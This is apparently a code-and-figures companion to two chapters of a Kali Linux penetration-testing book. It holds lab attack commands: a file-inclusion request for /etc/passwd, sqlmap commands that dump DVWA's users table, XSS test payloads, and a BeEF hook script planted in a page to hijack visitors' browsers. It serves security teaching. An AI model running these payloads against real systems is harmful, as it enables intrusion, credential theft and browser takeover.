


Figure 16.41 – Reflected XSS working

Figure 16.42 – Selecting a bug




Figure 16.43 – Storing data on a web application




Figure 16.44 – Performing stored XSS




Figure 16.45 – Invisible entry




Figure 16.46 – Opening BeEF

```
> Executing "sudo beef-xss"
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Figure 16.47 – BeEF service

Figure 16.48 – BeEF login page

```html
<html>
<head>
<title>Web Page</title>
<script src="http://192.168.42.20:3000/hook.js"></script>
</head>
<body>

<h1>This is a vulnerable web page</h1>
<p>We are using browser exploitation.</p>

</body>
</html>
```

Figure 16.49 – Custom web page




Figure 16.50 – Loading the malicious web page




Figure 16.51 – Hooked web browser




Figure 16.52 – Sending a social engineering attack




Figure 16.53 – Pop-up window on the victim's browser

Code and Commands

```
GET /bWAPP/rlfi.php?language=file:///etc/passwd&action=go
HTTP/1.1
```

Code 16.1

```
sudo sqlmap --url <URL> --cookie= <'cookie token'> -dbs
```

Command 16.1

```
kali@kali:~$ sudo sqlmap --url
http://172.30.1.24/dvwa/vulnerabilities/sqli/?id=1\&Submit=
Submit# --cookie='security=low;
PHPSESSID=ii9iqv2f0fgd7g057hkounq103' -dbs
```

Command 16.2

```
kali@kali:~$ sudo sqlmap --url
http://172.30.1.24/dvwa/vulnerabilities/sqli/?id=1\&Submit=
Submit# --cookie='security=low;
PHPSESSID=ii9iqv2f0fgd7g057hkounq103' --tables -D dvwa
```

Command 16.3

```
kali@kali:~$ sudo sqlmap --url
http://172.30.1.24/dvwa/vulnerabilities/sqli/?id=1\&Submit=
Submit# --cookie='security=low;
PHPSESSID=ii9iqv2f0fgd7g057hkounq103' --columns -D dvwa
```

Command 16.4

```
kali@kali:~$ sudo sqlmap --url
http://172.30.1.24/dvwa/vulnerabilities/sqli/?id=1\&Submit=
Submit# --cookie='security=low;
PHPSESSID=ii9iqv2f0fgd7g057hkounq103' --columns -D dvwa -T
users
```

Command 16.5

```
kali@kali:~$ sudo sqlmap --url
http://172.30.1.24/dvwa/vulnerabilities/sqli/?id=1\&Submit=
Submit# --cookie='security=low;
PHPSESSID=ii9iqv2f0fgd7g057hkounq103' --dump -D dvwa -T
users
```

Command 16.6

```
<script>alert("Testing Reflected XSS")
```

Code 16.2

```
</script>
```

Command 16.7

```
<script>alert("Testing Stored XSS")</script>
```

Code 16.3

```
kali@kali:~$ service apache2 start
```

Command 16.8

```
kali@kali:~$ sudo mousepad /var/www/html/index.html
```

Command 16.9

```
<html>
<head>
<title>Web Page</title>
<script src="http://<IP>:3000/hook.js"></script>
</head>
<body>
<h1>This is a vulnerable web page</h1>
<p>We are using browser exploitation.</p>
</body>
</html>
```

Code 16.4

Further reading

To learn more about the topics that were covered in this chapter, please go to the following links:

- OWASP Top 10: https://owasp.org/www-project-top-ten/

- OWASP Top 10 as a standard:
  https://owasp.org/Top10/A00_2021_How_to_use_the_OWASP_Top_10_as_a_standard/
- AppSec Program with the OWASP Top 10:
  https://owasp.org/Top10/A00_2021-How_to_start_an_AppSec_program_with_the_OWASP_Top_10/

Chapter 17

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/

Images

Figure 17.1 – WiFi Pineapple Nano

Figure 17.2 – ESP8266 microcontroller

Figure 17.3 – Bash Bunny

Figure 17.4 – Packet Squirrel

Figure 17.5 – LAN Turtle




Figure 17.6 – USB-powered network switch

Figure 17.7 – Retractable cable




Figure 17.8 – ZeroTier network connectivity




Figure 17.9 – Creating a network

Figure 17.10 – Joining a network




Figure 17.11 – Member




Figure 17.12 – Allowing a member

Further reading

To learn more about the topics covered in this chapter, you can refer to the following links:

- Rules of engagement: https://hub.packtpub.com/penetration-testing-rules-of-engagement/
- Penetration testing methodologies: https://wiki.owasp.org/index.php/Penetration_testing_methodologies
- OWASP Testing Checklist: https://github.com/tanprathan/OWASP-Testing-Checklist
- CyberChef: https://gchq.github.io/CyberChef/
- PayloadsAllTheThings: https://github.com/swisskyrepo/PayloadsAllTheThings